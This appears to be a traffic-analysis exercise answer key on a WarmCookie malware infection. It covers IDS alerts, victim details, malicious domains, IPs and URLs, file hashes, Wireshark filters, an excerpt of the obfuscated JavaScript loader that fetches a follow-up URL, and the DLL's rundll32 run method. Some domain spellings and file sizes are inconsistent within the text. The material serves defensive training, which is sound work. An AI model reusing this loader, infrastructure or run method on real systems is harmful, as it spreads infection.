

# 2024-08-15 - TRAFFIC ANALYSIS EXERCISE ANSWERS

Link to the exercise:

- <https://www.malware-traffic-analysis.net/2024/08/15/index.html>

Links to some tutorials I've written that should help with this exercise:

- [Wireshark Tutorial: Changing Your Column Display](#)
- [Wireshark Tutorial: Identifying Hosts and Users](#)
- [Wireshark Tutorial: Display Filter Expressions](#)
- [Wireshark Tutorial: Exporting Objects from a Pcap](#)

## ENVIRONMENT:


- LAN segment range: 10.8.15.0/24 (10.8.15.0 through 10.8.15.255)
- Domain: lafontainebleu.org
- AD environment name: LAFONTAINEBLEU
- Domain Controller: 10.8.15.4 - WIN-JEGJIX7Q9RS
- LAN segment gateway: 10.8.15.1
- LAN segment broadcast address: 10.8.15.255

## BACKGROUND:

- A Windows host was infected, and it seems to be from [WarmCookie](#) malware.

## TASK:

- Write an incident report based on traffic from the packet capture (pcap) and the alerts. Extract any malware from the pcap and provide files hashes in the report.



ST	CNT	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	27	2024-08-15...	10.8.15.4	53	10.8.15.133	53383	17	ET DNS Standard query response, Name Error
RT	2	2024-08-15...	10.8.15.133	49671	23.205.110.48	80	6	ET INFO Terse Request for .txt - Likely Hostile
RT	1	2024-08-15...	10.8.15.133	49671	23.205.110.48	80	6	ET INFO Microsoft Connection Test
RT	148	2024-08-15...	10.8.15.133	49672	23.33.138.184	443	6	ET POLICY TLSv1.0 Used in Session
RT	5	2024-08-15...	10.8.15.133	49676	10.8.15.4	88	6	GPL RPC kerberos principal name overflow TCP
RT	11	2024-08-15...	10.8.15.133		10.8.15.4		1	GPL ICMP_INFO Destination Unreachable Port Unreachable
RT	4	2024-08-15...	72.5.43.29	80	10.8.15.133	49810	6	ET POLICY Binary Download Smaller than 1 MB Likely Hostile
RT	4	2024-08-15...	72.5.43.29	80	10.8.15.133	49810	6	ET TROJAN Possible Windows executable sent when remote host claims to send html content
RT	4	2024-08-15...	72.5.43.29	80	10.8.15.133	49810	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	4	2024-08-15...	72.5.43.29	80	10.8.15.133	49810	6	ET INFO SUSPICIOUS Dotted Quad Host MZ Response
RT	307	2024-08-15...	10.8.15.133	49818	72.5.43.29	80	6	ETPRO INFO Incorrect Spacing of UA Variable M3
RT	15	2024-08-15...	10.8.15.133	49818	72.5.43.29	80	6	ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1

*Shown above: Screenshot of alerts from the infection.*

# 2024-08-15 - TRAFFIC ANALYSIS EXERCISE ANSWERS

---

## ANSWER (EXAMPLE OF AN INCIDENT REPORT):

### Executive Summary:

- On Thursday 2024-08-15 at approximately 00:11 UTC, a Windows host used by Pierce Lucero was infected with WarmCookie malware.

### Victim Details:

- Host name: DESKTOP-H8ALZBV
- IP address: 10.8.15.133
- MAC address: 00:1c:bf:03:54:82
- Windows user account name: plucero

### Indicators of Compromise (IOCs):

#### ZIP download:

104.21.55.70:80 - **quote.checkfedexp.com** - GET /managements?16553a25e45250a41fd5&endeds=MIGpq&JStx=59bf050d37df88a9-ade43358-eaa1220b-0571422b-0f33e6aa150e86bafd0ed4&Ld=9d7502d88d752a27b1d00587309184b5a215

#### Follow-up download (unknown content):

172.67.170.169:443 - https://**business.checkfedexp.com**/data-privacy?zj=ZzqRKxVRQ&pOd=GEokiOXFwH&sourcedp=tQMQLIo&Tfocontent=IxGTZjXqxJ&Jr\_cid=9464552&L=8174388

#### DLL download:

http://**72.5.43.29**/data/0f60a3e7baecf2748b1c8183ed37d1e4

#### POST-infection traffic:

72.5.43.29:80 - **72.5.43.29** - POST /  
72.5.43.29:80 - **72.5.43.29** - GET /

# 2024-08-15 - TRAFFIC ANALYSIS EXERCISE ANSWERS

---

## Downloaded ZIP archive SHA256 hash:

798563fcf7600f7ef1a35996291a9dfb5f9902733404dd499e2e736ea1dc6fc5

File size: 2,767,804 bytes

File name: Invoice 876597035\_003.zip

## Extracted JS file SHA256 hash:

dab98819d1d7677a60f5d06be210d45b74ae5fd8cf0c24ec1b3766e25ce6dc2c

File size: 6,990,020 bytes

File name: Invoice-876597035-003-8331775-8334138.js

## Downloaded DLL file SHA256 hash:

b7aec5f73d2a6bbd8cd920edb4760e2edadc98c3a45bf4fa994d47ca9cbd02f6

File size: 159,232 bytes

File type: PE32+ executable (DLL) (GUI) x86-64, for MS Windows

Run method: rundll32 [filename], Start

Reference DLL run method: <https://www.elastic.co/security-labs/dipping-into-danger>

Any.Run analysis: <https://app.any.run/tasks/5d1f09a9-dc83-4070-bd8b-4c9a593fc572>


## HINTS:

Note: These hints assume you've set up Wireshark according to the tutorials listed at the beginning of this document.

Of note, the common internal, non-routable IPv4 address for all of the alerts is 10.8.15.133. To find further victim information, use the [Identifying Hosts and Users](#) Wireshark tutorial I wrote.

For example, you can filter on `nbns` in Wireshark to quickly find the host name of the infected Windows host at 10.8.15.133.


# 2024-08-15 - TRAFFIC ANALYSIS EXERCISE ANSWERS



Time	Src	port	Dst	port	Info
2024-08-15 00:09:44	10.8.15.133	137	10.8.15.255	137	Registration NB LAFONTAINEBLEU<00>
2024-08-15 00:09:44	10.8.15.133	137	10.8.15.255	137	Registration NB LAFONTAINEBLEU<00>
2024-08-15 00:09:44	10.8.15.133	137	10.8.15.255	137	Registration NB DESKTOP-H8ALZBV<00>
2024-08-15 00:09:45	10.8.15.133	137	10.8.15.255	137	Registration NB LAFONTAINEBLEU<00>
2024-08-15 00:09:45	10.8.15.133	137	10.8.15.255	137	Registration NB DESKTOP-H8ALZBV<00>
2024-08-15 00:09:46	10.8.15.133	137	10.8.15.255	137	Registration NB DESKTOP-H8ALZBV<00>
2024-08-15 00:09:46	10.8.15.133	137	10.8.15.255	137	Registration NB LAFONTAINEBLEU<00>
2024-08-15 00:09:46	10.8.15.133	137	10.8.15.255	137	Registration NB DESKTOP-H8ALZBV<20>
2024-08-15 00:09:47	10.8.15.133	137	10.8.15.255	137	Registration NB DESKTOP-H8ALZBV<20>
2024-08-15 00:09:48	10.8.15.133	137	10.8.15.255	137	Registration NB DESKTOP-H8ALZBV<20>
2024-08-15 00:09:48	10.8.15.133	137	10.8.15.255	137	Registration NB DESKTOP-H8ALZBV<20>

Shown above: Finding the windows host name by filtering on NBNS traffic.

If you've set up your column display according to my directions in the [Identifying Hosts and Users](#) Wireshark tutorial, you can filter on Kerberos.CNameString and find the Windows user account name `plucero` associated with 10.8.15.133.



Time	Src	port	Dst	port	CNameString	Info
2024-08-15 00:09:54	10.8.15.4	88	10.8.15.133	49715	DESKTOP-H8ALZBV\$	AS-REP
2024-08-15 00:09:54	10.8.15.4	88	10.8.15.133	49716	DESKTOP-H8ALZBV\$	TGS-REP
2024-08-15 00:10:08	10.8.15.133	49717	10.8.15.4	88	plucero	AS-REQ
2024-08-15 00:10:08	10.8.15.133	49718	10.8.15.4	88	plucero	AS-REQ
2024-08-15 00:10:08	10.8.15.4	88	10.8.15.133	49718	plucero	AS-REP
2024-08-15 00:10:08	10.8.15.4	88	10.8.15.133	49719	plucero	TGS-REP
2024-08-15 00:10:08	10.8.15.4	88	10.8.15.133	49720	plucero	TGS-REP
2024-08-15 00:10:08	10.8.15.4	88	10.8.15.133	49723	plucero	TGS-REP
2024-08-15 00:10:08	10.8.15.4	88	10.8.15.133	49724	plucero	TGS-REP
2024-08-15 00:10:08	10.8.15.4	88	10.8.15.133	49726	plucero	TGS-REP
2024-08-15 00:13:15	10.8.15.4	88	10.8.15.133	49829	plucero	TGS-REP


Shown above: Finding the windows user account name by filtering on Kerberos traffic.

This is slightly different than what I have in my Wireshark tutorial, but you can use the following Wireshark filter to help find the victim's first and last names in the pcap:

```
ldap.AttributeDescription == "givenName"
```




# 2024-08-15 - TRAFFIC ANALYSIS EXERCISE ANSWERS



Shown above: Finding the victim's first & last name in the pcap using above Wireshark filter for LDAP.

We can export the zip archive from `quote.checkfedexexp.com` and the DLL from `72.5.43.29` by using the File → Export Object → HTTP... menu path.



Shown above: Using Wireshark to export the zip archive and the DLL from the pcap.

## 2024-08-15 - TRAFFIC ANALYSIS EXERCISE ANSWERS

The name of the zip archive is contained in the HTTP response headers, which you can see by following the TCP stream or HTTP stream of that particular HTTP GET request.


The image shows a Wireshark traffic analysis window titled "2024-08-15-traffic-analysis-exercise.pcap". The packet list on the left shows several packets. The selected packet is at time 2024-08-15 00:10:58, destination 104.21.55.70, port 80, host quote.checkfedexexp.com. A context menu is open over this packet, showing options like "Follow", "Copy", "Protocol Preferences", etc. The "Follow" option is highlighted, and a sub-menu is visible showing "HTTP Stream" and "TCP Stream". The "TCP Stream" option is selected, and a sub-menu is visible showing "Follow", "Copy", "Protocol Preferences", etc. The "Follow" option is highlighted, and a sub-menu is visible showing "HTTP Stream" and "TCP Stream". The "TCP Stream" option is selected, and a sub-menu is visible showing "Follow", "Copy", "Protocol Preferences", etc.

Time	Dst	port	Host
2024-08-15 00:10:56	204.79.197.203	443	srtb.msn.com
2024-08-15 00:10:57	20.25.227.174	443	nav-edge.smartscreen.mi...
2024-08-15 00:10:58	104.21.55.70	80	quote.checkfedexexp.com
2024-08-15 00:11:08	104.40.82.182	443	app-edge.smartscreen.r
2024-08-15 00:11:11	20.10.31.115	443	client.wns.windows.co
2024-08-15 00:11:21	204.79.197.239	443	edge.microsoft.com
2024-08-15 00:11:21	23.215.55.139	443	bzib.nelreports.net
2024-08-15 00:11:21	204.79.197.239	443	edge.microsoft.com
2024-08-15 00:11:22	23.53.13.196	443	assets.msn.com
2024-08-15 00:11:24	172.67.170.159	443	business.checkfedexexp
2024-08-15 00:11:25	199.232.210.1...	80	msedge.b.tlu.dl.delive
2024-08-15 00:11:25	199.232.210.1...	80	msedge.b.tlu.dl.delive

Shown above: Following the TCP stream for the HTTP GET request to `quote.checkfedexexp.com`.



## 2024-08-15 - TRAFFIC ANALYSIS EXERCISE ANSWERS



*Shown above: Finding the zip archive file name in the TCP stream window.*

This 6+ MB zip archive contains a 9+ MB .js file. If you double-click on the .js file on a vulnerable Windows host, Windows executes the .js file using `wscript.exe`.

That massive .js file has a lot of garbage/comment-style text, but I found a follow-up HTTPS URL at line 256 in the file.

## 2024-08-15 - TRAFFIC ANALYSIS EXERCISE ANSWERS

```
European healthcare continues to improve but medic*/HFWXVSAqrubDIRgdrFrtvdeJNS.open(( GE + + /*
echnology platform. TARGET_DISP, TARGET_COUNT, TAR 42 Menschen in Deutschland zufällig ausgewählt.
Natürlich ist Ihre Teilnahme 5 RPPR f */"T"/* will also help to empower Irish merchants Financial
Services 1 36 taken by Switzerland, which lost only 5 points in the tightening of score crite
-COMMUNICABLE Ministry of Defense Development, Concepts, 0 38 MPI_GRAPH_CREATE(COMM_OLD, NNODES,
INDEX, EDGES, REORDER, COMM_GRAPH, ion interface routines. It can be one of the four values listed
in Section 12.4. 17.1. FORTRAN SUPPORT 615 4 Serbia named MojDoktor (www.mojdoktor.go */), "https://
business.checkfedexexp.com/data-privacy?zj=ZzqRKxVRQ&p0d=GEoki0XFwH&sourcedp=tQMqJlIo&Tfocontent" + /
* consecutive particles with index zero are handled h within and across countries. Th e Firstly,
upcoming legi */"IxGTZjXqxJ&Jr_cid=9464552&L=8174" + /* consecutive particles with index zero
are handled h within and across countries. Th e Firstly, upcoming legi */"38" + /* consecutive
particles with index zero are handled h within and across countries. Th e Firstly, upcoming legi
*/"8"/* s the reciprocal of the person s ificant At the same time, product pri ms, dims, periods,
coords, ierror) It is erroneous to call MPI_CART */,(3999250-1));/*aging, demographics, and memory
study. Neuroepidemiology. 2 The type MPI_CHARACTER matches one character of a Fortran variable of
type CHARACTER, as government policies fluctuate, the push and suspended deliveries from and to this
country. This means that efficiency and enable resilient infrastructure planning (high confidence)
```

Shown above: Finding the HTTPS URL in the .js file that downloads further malicious content.

Of note, there is HTTPS traffic in the pcap to `business.checkfedexexp.com`, so the .js file did retrieve something, even if we cannot get it from the pcap.

Of note, I recognize the `104.21.0.0/16` and `172.67.0.0/16` IP addresses used by both `.checkfedexexp.com` domains as Cloudflare IP addresses.

If we follow the TCP stream for the first HTTP GET request to `72.5.43.29`, we can see indicators it returned an EXE or DLL file.

The image shows a Wireshark packet capture interface. The packet list on the left shows several packets, with packet 10614 selected. The packet details pane on the right shows the structure of the selected packet, including Ethernet II, Internet Protocol Version 4, and Hypertext Transfer Protocol. A context menu is open over the packet list, with the 'Follow' option selected. The 'Follow' option is highlighted in blue, and the 'TCP Stream' option is also visible. The 'Follow' option is the correct choice to follow the TCP stream for the GET request that returned the DLL file.

Time	Dst	port	Host	Info
2024-08-15 00:11:51	199.232.210.1...	80	msedge.b.tlu.d	deliver... GET /filestreamingservice/f
2024-08-15 00:11:59	72.5.43.29	80	72.5.43.29	HEAD /data/0f60a3e7baecf274
2024-08-15 00:11:59	72.5.43.29	80	72.5.43.29	GET /data/0f60a3e7baecf2748
2024-08-15 00:12:06	40.126.29.5	443	login.micros	Mark/Unmark Packet Ctrl+M login.mic
2024-08-15 00:12:06	40.126.29.5	443	login.micros	Ignore/Unignore Packet Ctrl+D , Client
2024-08-15 00:12:33	52.182.143.215	443	v10.events.d	Set/Unset Time Reference Ctrl+T v10.event
2024-08-15 00:12:33	52.182.143.215	443	v20.events.d	Time Shift... Ctrl+Shift+T v20.event
2024-08-15 00:13:00	72.5.43.29	80	72.5.43.29	Packet Comments
2024-08-15 00:13:02	72.5.43.29	80	72.5.43.29	Edit Resolved Name
2024-08-15 00:13:02	72.5.43.29	80	72.5.43.29	Apply as Filter
2024-08-15 00:13:07	72.5.43.29	80	72.5.43.29	Prepare as Filter
2024-08-15 00:13:07	72.5.43.29	80	72.5.43.29	Conversation Filter
2024-08-15 00:13:07	72.5.43.29	80	72.5.43.29	Colorize Conversation
2024-08-15 00:13:07	72.5.43.29	80	72.5.43.29	SCTP
2024-08-15 00:13:07	72.5.43.29	80	72.5.43.29	Follow
2024-08-15 00:13:07	72.5.43.29	80	72.5.43.29	Copy
2024-08-15 00:13:07	72.5.43.29	80	72.5.43.29	Protocol Preferences


Frame 10614: 223 bytes on wire (1784 bits), 223 bytes  
Ethernet II, Src: IntelCor\_03:54:82 (00:1c:bf:03:54:82)  
Internet Protocol Version 4, Src: 10.8.15.133, Dst: 72.5.43.29  
Transmission Control Protocol, Src Port: 49810, Dst Port: 80  
Hypertext Transfer Protocol

HTTP Stream Ctrl+Alt+Shift+H  
TCP Stream Ctrl+Alt+Shift+T

Shown above: Following the TCP stream for the GET request that returned the DLL.



## 2024-08-15 - TRAFFIC ANALYSIS EXERCISE ANSWERS



```
Wireshark · Follow TCP Stream (tcp.stream eq 134) · 2024-08-15-traffic-analysis-exercise.pcap

HEAD /data/0f60a3e7baecf2748b1c8183ed37d1e4 HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Encoding: identity
User-Agent: Microsoft BITS/7.8
Host: 72.5.43.29

HTTP/1.1 200 OK
Content-Length: 159232
Date: Thu, 15 Aug 2024 00:12:00 GMT

GET /data/0f60a3e7baecf2748b1c8183ed37d1e4 HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Encoding: identity
User-Agent: Microsoft BITS/7.8
Host: 72.5.43.29

HTTP/1.1 200 OK
Content-Length: 159232
Date: Thu, 15 Aug 2024 00:12:00 GMT
Content-Type: text/html; charset=ISO-8859-1

MZ.....@.....
!..L.!This program cannot be run in DOS mode.

$.PE..d...~.X.....".....|.....p.....
.....$.X%.x.....T.....text...
.z.....|.....`rdata.....@.
```

2 client pkts, 118 server pkts, 3 turns.

Entire conversation (159 kB)    Show data as ASCII    Stream 134

Find:    Find Next


Help    Filter Out This Stream    Print    Save as...    Back    \* Close

Shown above: TCP stream showing an EXE or DLL file returned from 72.5.43.29.

To determine if this is an EXE or a DLL, you can use the `file` command from a terminal window in macOS or a Linux distro.

## 2024-08-15 - TRAFFIC ANALYSIS EXERCISE ANSWERS

---

A terminal window titled "Terminal - xubuntu-user@xubuntu-vm: ~/Desktop" with a menu bar (File, Edit, View, Terminal, Tabs, Help). The terminal shows a command to analyze a file by its hash: `file 0f60a3e7baecf2748b1c8183ed37d1e4`. The output is: `0f60a3e7baecf2748b1c8183ed37d1e4: PE32+ executable (DLL) (GUI) x86-64, for MS Windows`. The prompt then returns to `xubuntu-user@xubuntu-vm:~/Desktop$`.

```
Terminal - xubuntu-user@xubuntu-vm: ~/Desktop
File Edit View Terminal Tabs Help
xubuntu-user@xubuntu-vm:~/Desktop$ file 0f60a3e7baecf2748b1c8183ed37d1e4
0f60a3e7baecf2748b1c8183ed37d1e4: PE32+ executable (DLL) (GUI) x86-64, for MS Windows
xubuntu-user@xubuntu-vm:~/Desktop$
```

*Shown above: Finding the exported file is a 64-bit DLL file.*

The [VirusTotal entry for this DLL](#) indicates a crowd-sourced YARA rule identifies this as WarmCookie. The [Any.Run analysis of this file](#) also identifies it as WarmCookie.

Unfortunately, none of the alerts on the network traffic identify the traffic to 72.5.43.29 as WarmCookie, even though the alerts indicate it is malicious or suspicious.

Of note, when I generated the alerts, I set all possible ET signatures in my ruleset to trigger. The results have a lot of informational alerts among the more serious alerts. I hope this can help people learn to sort through alerts and find the actual malicious or suspicious activity.